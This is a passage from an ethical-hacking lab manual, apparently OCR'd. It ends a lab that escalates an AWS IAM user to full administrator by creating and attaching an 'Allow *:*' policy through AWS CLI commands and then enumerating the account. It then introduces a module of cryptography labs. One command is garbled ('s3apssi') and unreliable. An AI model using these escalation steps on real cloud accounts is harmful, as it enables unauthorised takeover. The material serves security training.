
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
"Statement":                                                    [
  {
    "Effect":"Allow",
    "Action":"*",
    "Resource":"*"
  }
]
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.


Note: Ignore the $ symbols in the script.

13. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.
15. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.




16. In the terminal, type **aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.
17. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Now, type **aws iam list-attached-user-policies --user-name [Target Username]** and press **Enter** to view the attached policies of the target user (here, **test**).
19. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.

20. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.
21. The result appears, displaying the list of IAM users, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.
    - List of S3 buckets: **aws s3apssi list-buckets --query "Buckets.Name"**
    - User Policies: **aws iam list-user-policies**
    - Role Policies: **aws iam list-role-policies**
    - Group policies: **aws iam list-group-policies**
    - Create user: **aws iam create-user**
23. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.
24. Close all open windows and document all acquired information.
25. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Cryptography

Module 20

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Lab Objective

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 110 Minutes

Overview of Cryptography

"Cryptography" comes from the Greek words kryptos, meaning "concealed, hidden, veiled, secret, or mysterious," and graphia, "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption**: Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption**: Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
	1.4 Perform File and Text Message Encryption using CryptoForge	√		√
	1.5 Perform File Encryption using Advanced Encryption Package		√	√
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.